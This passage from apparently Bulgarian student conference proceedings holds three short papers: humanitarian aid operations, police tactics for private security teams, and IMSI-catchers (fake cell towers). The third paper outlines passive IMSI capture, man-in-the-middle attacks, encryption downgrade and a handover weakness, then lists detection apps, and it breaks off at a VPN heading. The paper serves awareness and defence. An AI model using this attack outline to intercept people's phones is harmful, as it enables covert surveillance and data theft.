Факултет по технически науки, специалност „Системи за сигурност“, VI курс

*** Шуменски университет „Епископ Константин Преславски“*

Факултет по технически науки, специалност „Системи за сигурност“, VI курс

Abstract: *The humanitarian crisis is a serious violation of society's ability to function effectively, causing human, material or natural loss. In such situations, the affected society cannot cope by using only its own resources. Humanitarian operations and development programs are therefore being carried out to provide immediate assistance to the injured population to better cope with emergencies.*

Keywords: *crisis, disaster, humanitarian operations, injured population.*

Въведение

Бедствията са нормална част от глобалния живот, причинена от природна или човешка дейност. Тези събития преминават в хуманитарни кризи, когато ефекта от тях въздейства върху обществото или населението, чиито присъщи ресурси са недостатъчни, за да поемат удара и да се справят с последиците от събитието.

Много хуманитарни кризи са с голяма продължителност надхвърляща в някои случаи и десетилетия. Техния ефект може да бъде смекчен чрез международна помощ и програми за развитие, предназначени да предоставят незабавна помощ на пострадалото население и да изградят достатъчно големи бази за местното население за по-добро справяне с извънредните хуманитарни ситуации.

По своята същност хуманитарните операции са съвкупност от съгласувани и свързани по цел, задачи, място и време разностранни дейности, мерки и мероприятия, провеждани по единен план и под единно ръководство за облекчаване на последиците, предизвикани от природни бедствия, човешки действия или други състояния, които могат да се провеждат самостоятелно или да бъдат съставна част на други операции.

Целта на хуманитарните операции е намаляване на човешките болки, страдания и лишения, породени от различните кризисни ситуации, които могат да бъдат сериозна заплаха за живота и здравето или да доведат до големи загуби на материални и културни ценности. Чрез хуманитарната помощ също така се подпомагат бежанци, осигурява се достъп до здравна, санитарна сигурност и снабдяване с храна.

Изложение

Операциите по международна хуманитарна помощ се описват като програми, провеждани за облекчаване или намаляване на резултатите от природни или предизвикани от човека бедствия или други ендемични състояния като човешко страдание, болест или лишения, които могат да доведат до сериозна заплаха за живота или сериозни щети или загуба на имущество. Смисълът на предоставената помощ е да се допълнят нуждите на държавните органи или агенции от страната домакин,

които могат да носят основната отговорност за предоставяне на международна хуманитарна помощ.

Съгласно Доктрината за операции различни от война, операциите при международни хуманитарни кризи са действията, провеждани на територията на друга държава в резултат на поискана международна помощ при природни бедствия, крупни промишлени аварии и опасни замърсявания на околната среда, при които са застрашени животът и здравето на хората, функционирането на икономиката, инфраструктурата и околната среда. Тези операции могат да включват действия или мероприятия по оказване на помощ на населението, преодоляване на последици и оказване на хуманитарна помощ.

Всяка хуманитарна спасителна операция се провежда в уникална и непредсказуема среда. Такава операция обикновено започва в не функционираща среда с различна степен на хаос. Обикновено има несъответствие между необходимите ресурси и ситуационните нужди, създаващо атмосфера на несигурност и напрежение. Правителството на пострадалата държава може да е смазано от последиците от хуманитарната криза или бедствие, и парализирано от мащаба на необходимите ресурси за реакция. Бързото, а в някои случаи и внезапно начало на природни бедствия, включва травмиращи събития, чиято продължителност рядко надхвърля няколко дни. За ликвидирането на последициите от тях и връщане на живота на пострадалото население в пред кризисното положение са необходими месеци или година.

Обикновено организациите ангажирани с доставка на хуманитарна помощ осъществяват своята дейност, чрез националните структури за помощ, местните хуманитарни организации, националните комитети на Червения кръст и Червения полумесец и агенциите към ООН. В някои случаи е възможно големи двустранни и многонационални организации да изградят местни групи с цел подготовка на проекти и съгласуване на общата дейност. Хуманитарната помощ е насочена към разпределението на основни изисквания за преживяване (храна, подслон и медицински грижи) на хора в състояние на повишен риск.

Провежданите операции за хуманитарно подпомагане винаги са обект на политически, правни и практически ограничения, включващи наличието на подходящи средства и най-вече нуждите на пострадалата страна. Тези ограничения могат да бъдат повлияни, в по-голяма или по-малка степен, и от очакванията на обществеността като цяло. Към тези ограничения могат да се отнесат и различията между словесните заявления и финансовата и политическа поддръжка, изповядване на определени религиозни и философски традиции.

В зависимост от участващите страни операциите за хуманитарно подпомагане могат да се отнесат към три основни групи:

- операции координирани и ръководени от ООН;
- операции провеждани от коалиция;
- операции провеждани от отделни държави.

Международният процес на провеждане на операции за хуманитарно подпомагане е претърпял бързи и фундаментални промени, свързани с края на Студената война. Това оказва съществено влияние върху операциите под егидата на ООН, като ООН предприема активни действия при провеждането на световни хуманитарни мисии.

Някои операции за хуманитарно подпомагане могат да започнат като многонационални или с участието на една страна, и по-късно да бъдат одобрени от ООН и дори координирани и управлявани със силите и мандата на организацията.

Многонационалните операции се провеждат като правило в състава на съюз или коалиция. Установяването на ясно определени командни връзки за всяка коалиция е съществен критерий за успешна хуманитарна операция, като връзките зависят от два съществени фактора:

- първият фактор са изискванията на хуманитарната мисия и продължителността на провеждането и;
- вторият фактор е политическата чувствителност, упражнена от коалиционните партньори, привлечени в хуманитарната операция.

Многонационалните операции за хуманитарно подпомагане предлагат уникални и трудни предизвикателства за координиране, изразяващи се в езикови различия, разни културни традиции, религиозни и национални особености.

В някои специфични операции за хуманитарно подпомагане, отделна държава може да заделени свои сили и средства за провеждането им, без привличане на други нации. Това обикновено може да се случи при обстоятелства, когато отделна държава реши да действа самостоятелно за подпомагане на засегнатото население в конкретна кризисна ситуация.

Операциите могат да се сведат до:

- възстановителни операции;
- операции за подпомагане на дислоцирани цивилни;
- охранителни операции;
- операции по предоставяне на техническа помощ и поддръжка;
- операции по управление на последиците.

Възстановителните операции включват бърза помощ, която може да бъде използвана за облекчаване на страданията на пострадали от бедствия. Осигуряване на необходимите доставки за изпълнение на тези мисии традиционно е под опеката на ООН, неправителствени организации или международни организации, поради опита който имат в тази сфера и поради това, че този вид дейности е регламентиран в техните устави или харта. Подобен вид операции цели в рамките на незабавна реакция да се предотврати загубата на човешки живот и унищожаването на собственост, в изграждане на основни санитарни съоръжения и подслони и предоставяне на хранителни продукти и медицински помощ.

Операциите за подпомагане на дислоцирани цивилни включват:

- изграждане, организация и управление на лагери;
- предоставяне на грижи (храна, консумативи, медицинска помощ и защита)
- настаняване (движение или преместване в други страни, лагери и места).

Основният приоритет при работата с дислоцирани цивилни е използването на услугите и сградите на различни граждански агенции. Операциите с дислоцирани цивилни често са дългосрочни и изискват огромен финансов и материален ресурс.

Дислоцирани цивилни е обширно понятие, което включва бежанци, лица без гражданство, евакуирани, отхвърлени и изселени лица. Тези лица могат да бъдат жертви на конфликти или природни бедствия. Други свързани термини са „мигранти“ и „вътрешно разселени лица“. Мисиите за подпомагане на дислоцирани

цивилни са специфични хуманитарни мисии предназначени да подкрепят движението и преселването на тези лица.

Охранителните операции включват създаването и поддържането на условия за предоставяне на Международна хуманитарна помощ от организации на световната общност за подпомагане. Доставка на хуманитарна помощ често зависи от осигуряването от засегнатата държава на охрана, работещи пристанища и летища.

Операциите по предоставяне на техническа помощ и поддръжка се заключават в изпълнението в краткосрочен план на задачи от отделни военнослужещи или подразделения. Такива са например възстановяване на съобщенията, управление на доставките, предоставяне на спешна медицинска помощ и осигуряване на доставки от първостепенна важност. Тази техническа помощ може да бъде под формата на съвети и специализирано обучение, оценки, работна сила и оборудване. Политиката за техническа помощ следва да изясни каква помощ може да бъде предоставена, както и кои органи могат да извършат това.

Операциите по управление на последиците имат за цел смекчаване на резултатите чрез извършването на основни услуги и дейности, необходими за управлението и намаляването на проблемите, произтичащи от бедствия и катастрофи. Тези услуги могат да включват транспорт, комуникации, обществена дейност, пожарогасене, информационно планиране, защита от масова гибел, поддържане на ресурси от съществено значение, рутинни здравни и медицински услуги, търсене и спасяване, опасни материали, храна и енергия.

В зависимост от органа, който осигурява финансирането или материалните средства операции за хуманитарно подпомагане могат да се класифицират като:

- операции, финансово и/или материално осигурени от ООН;
- операции, финансово и/или материално осигурени от неправителствени хуманитарни организации;
- операции, финансово и/или материално осигурени от конкретна държава;
- операции, финансово и/или материално осигурени от смесени източници.

В зависимост от начина на предоставяне на хуманитарната помощ операции за хуманитарно подпомагане могат да се класифицират като:

- операции, предоставящи хуманитарната помощ чрез финансови средства;
- операции, предоставящи хуманитарната помощ чрез материални средства
- операции, предоставящи хуманитарната помощ чрез финансови и материални средства.

Операциите за хуманитарно подпомагане, предоставящи хуманитарната помощ чрез финансови средства са налице, когато даден донор предоставя финансови средства на изпълняващият орган. Това е характерно за операции за хуманитарно подпомагане, за които са налице специални потребности, които налагат предоставянето на специфични материални средства. В действителност потребността на засегнатото население се удовлетворява чрез материални ресурси. Предоставянето на финансови средства като хуманитарна помощ налага допълнителни дейности, като проучване на пазара, закупуване, доставка и др.

Операциите за хуманитарно подпомагане, предоставящи хуманитарната помощ чрез материални средства са най-често срещаните. Обикновено помощта е под формата на материални дарения. Основният проблем при този вид операции е присъствието на големи количества средства от даден артикул за сметка на дефи-

цит от други артикули. Това налага детайлно планиране на потребностите и последващото управление на доставките от хуманитарни помощи.

Операциите за хуманитарно подпомагане, предоставящи хуманитарната помощ чрез финансова и материални средства са най-удобни за организиране и управление. Основен момент при осъществяването на тези операции е предварителното стандартизиране и унификация на необходимите материалните ресурси. По този начин съществена част от потребностите се удовлетворяват, чрез предоставени от донори на материални средства, а останалата част се задоволява, чрез заплащане на доставки и услуги. Този вид операции в най-голяма степен задоволява нуждите на страдащите, защото дава възможност при закупуването на стоки и услуги да се отчитат културните и религиозните традиции на населението.

Предоставянето на хуманитарна помощ при бедствия е преди всичко приоритет на гражданските агенции. В първоначалната фаза отговорността за хуманитарните действия е в ръцете на една водеща агенция. Това налага извода, че ходът на операцията най-вероятно ще бъде повлиян в значителна степен от действията на водещата хуманитарна агенция.

Заклучение

В световен мащаб броят на катастрофите непрекъснато нараства. Всяка година природните бедствия или тези, предизвикани от човека, засягат 300 милиона души в цял свят. Повече от 42 милиона жени, мъже и деца са принудени да напуснат домовете си и да търсят убежище в други страни. Голяма част от засегнатото население от бедствия, се оказват без подслон, храна, вода или медицински грижи.

Отчитайки тази тенденция международната общественост обяви последното десетилетие на миналия век за десетилетие на международно сътрудничество в борбата с катастрофите. Основната цел е да се създаде система за прогнозиране и ранно оповестяване на бедствията, за намаляване на жертвите, пострадалите и материалните загуби.

Основните институции в областта на международното хуманитарно сътрудничество са:

- правителствени агенции за предоставяне на помощ;
- организации от системата на ООН;
- Движението на Червения кръст и Червения полумесец;
- международни неправителствени организации,
- местни неправителствени организации и други институции на гражданското общество в държавите, засегнати от бедствия.

Организациите на взаимодействие между тези разнообразни партньори, специализирани в различни области, позволява да се разпределят ресурсите така, че да достигат до нуждаещите се чрез най-добре подготвените експерти, независимо от сложността на кризите.

Литература

1. Доктрина за операции различни от война. ВИ, С., 2000.
2. Пеев, И., П. Момчева. Хуманитарни операции. Военнопсихологически проблеми при тяхната подготовка и провеждане. С. ВИ, 2001.
3. Стойков, С., Организиране и планиране на операции за хуманитарно подпомагане.// Военен журнал, кн. 4, 2001.

4. Ничев, Н., Същност и особености на операциите за хуманитарно подпомагане с участие на въоръжени сили, <http://nauka.bg>.
5. <http://ec.europa.eu/commission>.

Авторът на доклада изказва своите благодарности за проявеното съдействие и помощ от страна на доц. д-р Д. Диманова.

ОСНОВАНИЯ ЗА РАЗРАБОТВАНЕ НА МЕТОДИКА ПО ПРИЛОЖЕНИЕТО НА СПЕЦИАЛНА ПОЛИЦЕЙСКА ТАКТИКА КЪМ ЕКИПИ НА СОД

Румен В. Райчев

*Шуменски университет „Епископ Константин Преславски”
Факултет по технически науки, специалност „Системи за сигурност”, VI курс*

Abstract: Daily life and police statistics determine one of the most important characteristics of the job of employees who work in law enforcement agencies; the high degree of risk that they are taking. It is conditioned by the potential or real possibility of people who commit crimes, to use weapons or use physical resistance, which poses big threats to the lives of police officers and citizens. Unarmed and armed conflicts are usually accompanied by acute shortage of time for adequate responses, as well as incomplete and inaccurate information about the situation. If there is not enough preparation, then these conditions can cause uncontrollable fear and even panic.

Keywords : *metodika, printsiipi na spetsialna politsei□ska taktika, rabota na SOD ekipi, usloviya na visoka riskova situatsiya*

Въведение

Дейността по защита на националната сигурност и обществения ред, противодействие на престъпността, защита на правата и свободите на гражданите и опазване на техния живот, здраве и имущество, охрана и контрол на държавната граница се осъществява от хора, които всекидневно рискуват живота и здравето си. Случаите, завършили трагично за служителите на законоприлагащите институции – национална полиция, гранична полиция, борба с организираната престъпност, специализирания отряд за борба с тероризма, военна полиция, са многобройни. От създаването на тези служби до наши дни стотици служители са дали живота си при изпълнение на служебния си дълг.

Както всяка дейност, така и конфронтацията между полицейски служители и извършители на престъпления се провежда в определена среда, която традиционно се нарича обстановка или ситуация. Факторите на средата, които оказват специфично влияние и наред с извършителите на престъпления понякога са заплаха за успеха са следните: топографска характеристика и пространствени размери на района, част от денонощието, атмосферни условия, астрономически данни, инфраструктура, наличие на граждани, наличие на държавни органи, действащи в същия район или по същите лица.

Например липсата на защитни свойства на местността или в обекта, липсата на осветление в сграда, неочаквано ниски температури, внезапната поява на граждани в района на сблъсък може по един или друг начин да доведе до нараняване или смърт на някои от участниците.

Така описаната съвкупност от характеристиката на работата на служителите от законоприлагащите институции и факторите, които оказват въздействие при конфронтация с извършителите на престъпления може да се нарече високорискова ситуация или високорискова обстановка. Организираните действия в такава обстановка се определят като високорискови операции.

Изложение

Всяка високорискова ситуация трябва да се възприема като сложна комбинация от заплахи. Сред тези заплахи е необходимо да се отделят тези, които представяват непосредствена опасност за действащите служители и произтичат от правонарушителите. Този вид заплахи се определят като опасни зони.

Опасна зона е обект (човек, автомобил, оръжие или друг предмет), който може да извърши нападение върху служителите. Това е възможна, вероятна опасност.

Опасна зона също така е място или направление, откъдето може да възникне заплаха, да се проведе нападение. Може да бъде врата, прозорец, пространство зад ъгъл, тъмно пространство, откъдето да излезе човек и да се намеси в ситуацията.

Зона на отговорност е опасна зона, която трябва да се контролира. Контролът може да бъде визуален, огневи (с насочено огнестрелно оръжие) или физически. В зависимост от разстоянието до зоната на отговорност контролът се съсредоточава върху различни части на зоните. Ако зоната на отговорност е човек (който се проверява или задържа), на разстояние до една крачка, трябва да се контролират ръцете, краката и главата, т.е. органи с които може да се извърши нападение. В случаи, когато човекът е на разстояние от една до две крачки, трябва да се контролират само ръцете и краката, тъй като не може да се извърши нападение с глава. При разстояние над две крачки е необходимо да се контролират само ръцете. Те могат да се използват за нападение с хладно или огнестрелно оръжие.

Пресечна точка (фокус) е точното място, където потенциалната опасност (зоната на отговорност) е станала реална в точно определено време. Трябва да се разбира като осъществявано в момента нападение от точно определен човек, с точно определено средство, което трябва да се неутрализира или да се предприемат мерки за защита.

Например човек, в чиято ръка има насочен пистолет или хладно оръжие е пресечна точка във високорискова обстановка. Нападението може да бъде неутрализирано по различни начини. Ако разстоянието е малко (1-2 крачки) е възможно неутрализиране с използване на техники за самозащита, като целта е отклоняването или отнемането на оръжието, т.е. целта е физически контрол на зона на отговорност, фокусирайки върху ръката. При разстояния над две крачки физическият контрол е неудачен. Трябва да се неутрализира човекът, насочил оръжието, с използване на огнестрелно оръжие, т.е. целта е огневи контрол на зона на отговорност, фокусирайки върху човека нападател. Този контрол обаче е възможен само ако собственото оръжие е извадено и насочено. При положение, че това условие не е налице, трябва да се използват близки предмети за укриване или да започне движение, за избягване на нападението, т.е. целта е поддържайки визуален контрол върху зона на отговорност, фокусирайки върху човека нападател, да се избегне нападението.

Упражненията за определяне на опасните зони, за разпределянето на контрола върху зоните на отговорност и различните начини за неутрализиране на нападения е от изключителна важност за оцеляване във високорискова ситуация и успешно изпълнение на задачите по прилагане на законите.

Частната охранителна дейност (ЧОД) е елемент от превантивната система за противодействие на престъпността и подпомага укрепването на обществения ред и сигурността в страната. ЧОД и нейното правно и административно регулиране и контрол се уреждат в Закона за частната охранителна дейност (ЗЧОД).

Съгласно ЗЧОД, „Охранителна дейност е дейността, извършвана с цел защита на определено лице, група лица или обекти. Осъществява се от охранителни екипи, които имат за задача да извършат анализ на обстановката, преценка на степента на риск, възможните начини за нападение и тяхното неутрализиране, избиране на безопасни маршрути за придвижване и др.“

Във времето на висока битова и организирана престъпност е наложително познанието на законовата и нормативна уредба, и прилагането ѝ към сектора на ЧОД и по-специално в частта оперативни и тактически действия. Лицензираните охранителни звена за самоохрана са принудени да реагират адекватно, бързо и професионално на нуждите на растящия и многоброен пазар на търсене и предлагане на качествени охранителни услуги. Има редица нерешени въпроси от страна на законодателя и от административно организационен характер, както и такива от практиката на осъществяване на частната охранителна дейност по места. Качественото предлагане на услугата при спазване на нормативна база влияе и пряко върху криминогенната обстановка по места. В изработването на методика за прилагане на специални тактически действия в рамките на СОД екипи ще бъдат застъпени поредица от практически съвети и правила за поведение и тактика.

Методика за прилагане на принципите на специална полицейска тактика в работата на СОД екипи в условията на прилагане на законовите форми по ЗЧОД само би увеличила успеваемостта за решаване на различни оперативни казуси в условията на високорискови ситуации. Под високорискови, разбираме действия в условия, време и по начин, застрашаващ живота и здравето на служителите при изпълнение на техните служебни задължения.

Познаването на такава методика би дало основни направления на ръководители по места за изграждане на ясна концепция както в психологически аспект на подбора на кадри, така и в оперативен такъв. Методиката поставя ясен професионален фундамент в частна организация, упражняваща дейности по линия на сигурността, както и ясните граници на един обучителен план със заложен период от време.

В методиката се разглеждат следните дейности:

- Психология при подбор на служители в екипи по СОД;
- Законови правомощия и тактически действия на частния охранител при изпълнение на служебните си задължения;
- Екипировка, основни умения, основни действия;
- Видове тактически прийоми;
- Оглед на обект във външен периметър в три основни варианта;
- Оглед на помещения;
- Оглед на различни видове конфигурации;
- Проникване;
- Прочитване и типове прочитване в рамките на определени конфигурации;
- Нахлуване;
- Задържане и типове задържане в различни оперативни условия;
- Личен обиск и мерки за безопасност;
- Запазване на произшествие;
- Конвоиране и мерки за безопасност;
- Психология на екипните действия;

- Терминология и жестава комуникация.

При разглеждането на всички тези действия важен елемент е тренировъчният план при разиграване на различни видове ситуации. Целта е да се импровизира и да се поставят екипите в ситуация на неочакваност или така наречен ранен контакт. В процеса на следване на този план е необходимо да се поставят оценки на резултатност и успеваемост при изпълнение на поставената задача. Това би дало основата на една психологическа структурираност на екипната дейност и нейната база за мотивация в условията на работа при високорискови ситуации.

Друг важен момент в методиката за прилагане на принципите на специална полицейска тактика в работата на СОД екипите са: концентрацията и формите за изработване на съхраняващ стереотип на служителя, целите при сформирани на психомоторни действия и способност за бързо реагиране, процесът на групово тактическо мислене в условията на оперативна наложителност и в условията на решаване на общи задачи, заедно със структурите на МВР.

В методиката са засегнати и основни принципи на работа в специални тактически звена:

- Екипът е основна форма на действие.
- Импровизацията е висша форма на професионализъм.
- Самоопознаването във всички аспекти е основна форма на добра работа в екип.
- Нищо не приемай за приключило, до самото приключване на казуса.
- Личната безопасност и тази на екипа са главен приоритет.

Прието е да се счита, че специалната тактика и методите и на използване са приоритет на използването ѝ от страна на специализирани тактически звена.

Специалната тактика е наука за теорията и практиката на полицейската дейност по опазване на обществения ред и противодействие на престъпността, за охраната на стратегически и особено важни обекти и предотвратяването на терористични действия.

Особено важен момент в методиката се явява тактическото мислене. То е основата на успеха в сблъсък с правонарушители. Използвайки определен модел за мислене, изпълнявайки изискванията на принципите на специалната тактика, се избират целесъобразни за обстановката тактически действия. Поради това служителите на СОД екипи е необходимо да са преминали обучение в условия на високорискова обстановка. Главната особеност на тактическото мислене се дължи преди всичко на това, че то протича при резки и бързи смени на обстановката и голямо физическо натоварване. Процесът на тактическо мислене е важен фактор и неразривно свързан с по-елементарни процеси на сетивното познание.

В основата на модела е противоборството между две сили с противоположни цели – извършители на престъпления, които искат да избегнат правосъдието и служителите на законоприлагащите институции. Този модел е известен от 60-те години на XX век със съкращението НОРД. Наименованието идва от началните букви на думите наблюдение, оценка, решение и действие. Тази последователност от дейности са елементите на разглеждания мисловен модел, приложим във високорисковите ситуации. Във всеки потенциален или реален сблъсък се наблюдава обстановката, за да се получи информация за местоположението и състоянието на извършителите на престъпления и обкръжаващата среда. Това става чрез търсене на информация от всички възможни източници, но най-често чрез наблюдение.

Събраната информация дава възможност за ориентиране в обстановката и извършване на оценка. Оценка се извършва на: престъпника, служителите от действащия екип, мястото, времето и други фактори на обстановката, които въздействат върху действията.

Въз основа на тази оценка се решава какво трябва да се направи. Избира се вариант за действие, т.е. взема се решение. Изборът на вариант включва: избор на хора, време, място, направление, маршрут, вид тактическо действие, избор на вид техника, избор на оръжие, избор на помощни и технически средства, друг необходим избор.

Следва изпълнение на решението чрез извършване на определено действие. След действието обстановката отново се променя, което налага НОРД-цикълът да започне отново. Този цикъл е непрекъснат. Динамиката на промените в обстановката налагат наблюдението, оценката, решението и действията да се извършват с различна бързина.

Ако в определена високорискова ситуация една от противоборстващите страни може по-бързо и по-ефективно да наблюдава, да оценява, да взема решение и да действа по-динамично, може да се каже, че е налице тактическо предимство. Повисоката скорост на провеждане на циклите дава възможност да се поддържа по-високо темпо на действията. Страната, която реагира по-бавно не успява да реализира пълноценно своите възможности, тъй като не е в състояние да се ориентира в настъпващите промени, не реагира адекватно и идва момент, когато не може да се справи с обстановката, т.е. страната е победена. В добрия вариант престъпникът е с белезници на ръцете. В лошия вариант престъпникът е избягал, служителите са простреляни.

За постигането на тактическо предимство е необходимо по-бързото извършване на НОРД-цикъл от страна на полиция и същевременно забавяне или прекъсване на този на престъпника. Това е възможно само при спазването на определени принципи и правила за извършване на действията, които да компенсират предимството на престъпника.

В разработките за високорискова тактика винаги са формулирани изисквания за постигане и поддържане на тактическо предимство. Те могат да се отнасят за всички видове тактически действия в рискови ситуации или за отделен вид – например принципи на движението (частни принципи, правила).

След изучаване на международен и български опит са формулирани т.нар. принципи на специалната тактика. Принципите, които се отнасят до тактическите действия в рискови ситуации са: психологическо въздействие, контрол на зрителното поле, избор на позиция, контрол на светлината и контрол на звука.

Завършващата фаза на НОРД-цикъл в високорискови ситуации са тактическите действия. Те могат да се определят като подготвени и тренирани движения за изпълнение на отделни задачи във високорискови ситуации.

Различават се следните основни видове тактически действия: тактическа позиция, тактическо придвижване, тактическо наблюдение, тактическо влизане (проникване), тактическо задържане, проверки на лица и транспортни средства, тактическа стрелба и тактика на използване на помощните средства.

Всеки вид тактически действия се изпълнява, използвайки специфични техники. Техниките са специализирани положения и движения, провеждани индивиду-

ално или в екип, отличаващи се с конкретна двигателна структура, взети във от тактическа ситуация.

Тактическите действия и техники са в основата на системата на специалната тактика, която включва още тактически и други способности и организационни форми за осъществяване на действията във високорискови ситуации.

Целите, които се постигат с използването на различни варианти на способите могат да бъдат: неутрализиране на въоръжени престъпници, освобождаване на заложници и отвлечени лица, събиране на данни за обстановката, маскировка на силите и средствата и др. Изборът на способ е приоритет на ръководителите на действията и зависи от конкретната обстановка.

Според основните цели могат да се различат тактически способности, способности за разузнаване, способности за маскировка, за отвлечане на вниманието, за охрана и др.

Тактическите способности са сбор от тактически действия, предназначени за непосредствено неутрализиране на извършителите на престъпления. Основните тактически способности са блокиране, отцепване, засада, обкръжаване, щурмуване, атака и прочистване.

Изводи

Използвайки общонаучни и специални методи, се формулират принципи, правила и процедури за избор на вариант за действие за неутрализиране на заплахи за националната сигурност и защита на правата на гражданите.

Типични високорискови ситуации са: задържане на въоръжени извършители на престъпления; неутрализиране на терористи и взривни устройства, използвани от терористи и други престъпници; възстановяване на обществения ред.

Законодателят обаче не е предвидил или определил ясна формулировка и основания за използване на такива действия. Във високорискова ситуация, по смисъла на горепосоченото би могъл да попадне и всеки екип на СОД в критичен съставен минимум от двама души.

В законата си част при използване на помощни средства и оръжие обаче, специалната тактика е напълно приложима и нужна в условията на екипи на СОД. Факторът време или по-скоро липсата на такъв в условията на високорискови ситуации е точно този, който е предпоставка за използване на специални тактически действия от служители на СОД екипи с цел запазване на живота и здравето на екипа, както и лична безопасност. Точно непознаването на материята, би затруднило и усложнило условията по дадена оперативна обстановка.

Една обща методика на тактически действия на екипи по СОД в рамките на обучителен план би засегнала следните основни направления:

- Непрекъснато задълбочаване и усложняване на технико-тактическите действия на екипа.
- Стремж за вънасяне на нов подход или импровизация при промяна на оперативната обстановка.
- Бързо усвояване и въндряване на знанията в работата на екипи в различен състав.
- Създаване на единен стил и начин на работа на екипните звена, както и възможност за професионално израстване в частта управление на екипи и взимане на решения във високорискови ситуации.

Литература

1. Радованов, А. Наръчник на охранителя. 2017.
2. Станчев, И. Специална полицейска тактика. 2005.
3. Частна охранителна дейност. С., СИБИ, 2005.

Авторът на доклада изказва своите благодарности за проявеното съдействие и помощ от страна на доц. д-р Х. Христов.

ТЕХНОЛОГИЯ И ДОСТЪПЕН НАЧИН ЗА СЪЗДАВАНЕ НА УСТРОЙСТВА, ПРЕДОСТАВЯЩИ КОНФИДЕНЦИАЛНА ИНФОРМАЦИЯ

Виолета Ю. Йорданова

TECHNOLOGY AND AN ACCESSIBLE WAY TO CREATE DEVICES THAT PROVIDE CONFIDENTIAL INFORMATION

Violeta Y. Yordanova

Адрес за кореспонденция: НБУ „Васил Левски“ Факултет „Артилерия, ПВО и КИС“
гр. Шумен e-mail: v.yulianova1@gmail.com

Abstract: This report discusses the issue of legal and illegal access to personal data from mobile devices through a fake base tower. Cheap and an accessible way to create an IMSI-Catcher.

Keywords: Personal data, fake base tower, IMSI-Catcher.

Увод

Модерните мобилни телефони са уязвими на атаки от правителства и хакери, използващи измамни клетъчни предаватели, наречени IMSI-Catchers. Тези устройства за наблюдение могат да намерят точното местоположение на мобилното устройство и понякога да подслушват разговори, да изпращат спам или да инсталират зловреден софтуер в мобилния телефон, като имат изцяло достъп до устройството. Хакерите, стоящи зад всичко това, могат да използват свободно достъпни инструменти за наблюдение и да манипулират съобщения от паркиран автомобил в жилищен квартал или в големи търговски обекти, като молове и да извършват кражба на пароли или данни на кредитни карти от хората в района, свързвайки се към смартфоните им. Причината, поради която този метод е предпочитан е , че използването на фалшиви базови кули не оставя следи. Досега употребата на IMSI-Catchers по целия свят е забулена в мистерия и тази липса на конкретна информация е пречка за обществото да бъде достатъчно информирано.

1. IMSI Catchers

а) Какво представлява IMSI

IMSI -.Международна идентификация на мобилния абонат (International Mobile Subscriber Identity) е уникален номер, обикновено петнадесет цифрен, свързан с глобална система за мобилни комуникации (GSM) и световната мобилна телекомуникационна система (UMTS) свързваща потребителите на мобилни телефони.

IMSI е уникален номер, идентифициращ GSM абонати. IMSI се съхранява на модул за идентификация на абоната (SIM).

Тъй като IMSI е свързан със специфичен абонат, IMSI catchers позволяват на правоприлагащите органи да идентифицират потребителите, които са били на определено местоположение.

б) IMSI Catchers(StingRay).

IMSI-Catchers са фалшиви базови станции, които действат между мобилните телефони и реалните кули на доставчиците на услуги. Това е подслушвателно устройство на мобилни телефони, което се използва за проследяване на движението на потребителите на мобилни телефони и прихващането на техният мобилен трафик. Устройството може да се използва, както от разузнавателните и правоприлагащите органи, така и от хакери или хора желаещи да се сдобият с лична информация на отделна личност – номера на кредитни карти, пароли, снимки, телефонни разговори, текстови съобщения и данни. Устройството IMSI-Catcher може да бъде закупено онлайн, като цената му варира от \$1500 до \$100 000.

2. IMSI-Catcher атаки

а) Пасивни атаки

Само пасивно атакуващо устройство улавя IMSI номера. Това включва изпълнението на първите стъпки за свързване към базова станция.

1. Първо трябва да се създаде фалшива базова станция.
2. Мобилното устройство се свързва с фалшивата базова станция.
3. След това мобилното устройство изпраща своите възможности за сигурност.
4. IMSI-Catchers отговарят с искане за идентификация на телефона.
5. И накрая, телефонът изпраща обратно IMSI текст

Това IMSI може да бъде използвано от правоприлагащите органи за определяне на телефонния номер и собственика на това IMSI.

б) Активни атаки

1. Man-in-the-Middle (MITM) атаки. Атака, където нападателя тайно предава и евентуално променя комуникацията между две страни, които смятат, че пряко общуват една с друга. Те работят чрез стимулиране на базовата станция, както и за създаване на фалшива връзка между GSA и станцията.

2. Активна атака ще бъде, ако се направи пълна мрежова връзка с клетъчната кула, така че да се постигне MITM. Това, което може да направи фалшивата базова станция е просто да препрати удостоверения трафик към истинската мрежа и като по този начин се представя за мобилния телефон на жертвата. Той също така препраща трафика от мрежата към телефона на жертвите. Използваното криптиране между фалшивата базова станция и мобилната станция може да бъде деактивирано (A5 / 0) или да е настроена на слаб шифър (A5 / 1). Това дава възможност, входящата и изходящата информация да бъдат задържани и четени.

3. Атака при предаване: Тази атака се отнася за клетъчни кули, които поддържат както 3G, така и 2G. Когато телефонът се прехвърли към новя клетъчна кула, трябва да бъде предаден на друга базова станция. Ако телефонът се премества от 3G кула (UMTS) към 2G кула (GSM) няма нова идентификация в мрежата. Вместо това, ще конвертира сесийния ключ на GSM (Kc) в сесийния ключ UMTS (CK) и ключа на интегритет (IK). Обратното също се прилага. Това означава, че всяко UMTS преди или след предаване комуникацията може да бъде прекъснато, ако предаването включва 2G кула.

3. Начини за предотвратяване на атаки

Съществуват редица начини за предотвратяване на атаки от фалшиви базови станции. Има налични решения, които дават възможност на хората да откриват кога да се използва IMSI catcher, като StingRay или DRTbox в техния район. Съществуват и безплатни софтуерни и хардуерни решения с отворен код.

а) AIMSICD(Android-IMSI-Catcher-Detector).

Това е един софтуерен проект с отворен код, предназначен за откриване на IMSI-Catchers. AIMSICD все още е експериментален софтуер и все още е в алфа етап на развитие. Приложението не е налице в Google Play Магазин, но може да бъде изтеглено от GitHub и F-Droid. AIMSICD се опитва да открие IMSI-Catchers като: Проверява информационната последователност на кулата; Наблюдава силата на сигнала;Открива FemtoCells; LAC / Cell ID съвместимост.

б) SnoopSnitch

Приложение, което събира и анализира мобилни радио данни,като предоставя информация за сигурността на мобилната мрежа и предупреждава за заплахи като IMSI-Catcher-и, проследяващи потребителя, както и SS7 атаки. Приложението разпознава IMSI-Catchers само на устройството или също така може да качи част от данните, които събира, на сървър на SnoopSnitch, за да помогне за проследяването на данните. SnoopSnitch е безплатно приложение, съвсем достъпно в Google-Play магазин.

в) DVasive Pro

Това е патентовано приложение, което не е безплатно, разработено от пионера на киберсигурността John McAfee. DVasive Pro включва "Stingray Shield", което позволява на потребителите да блокират своите радиопредаватели и приемници за телефони.

г) VPN

